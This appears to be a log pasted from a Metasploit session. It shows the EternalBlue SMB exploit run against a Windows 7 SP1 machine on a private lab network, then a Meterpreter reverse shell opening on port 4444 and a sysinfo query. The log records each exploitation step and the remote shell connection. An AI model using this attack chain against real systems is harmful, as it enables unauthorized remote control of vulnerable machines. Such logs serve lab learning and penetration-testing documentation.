[*] 192.168.142.129:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.142.129:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.142.129:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.168.142.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.142.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.142.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.142.129:445 - Starting non-paged pool grooming
[*] 192.168.142.129:445 - Sending SMBv2 buffers
[*] 192.168.142.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.142.129:445 - Sending final SMBv2 buffers.
[*] 192.168.142.129:445 - Sending last fragment of exploit packet!
[*] 192.168.142.129:445 - Receiving response from exploit packet
[*] 192.168.142.129:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.142.129:445 - Sending egg to corrupted connection.
[*] 192.168.142.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.142.129
[*] Meterpreter session 1 opened (192.168.142.131:4444 -> 192.168.142.129:49158) at 2024-04-24 09:12:25 -0400
[*] 192.168.142.129:445 - -----
[*] 192.168.142.129:445 - -----WIN-----
[*] 192.168.142.129:445 - ----- you are able to hear"

meterpreter > sysinfo
Computer      : WIN-E1GSL38E0DU
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
  
```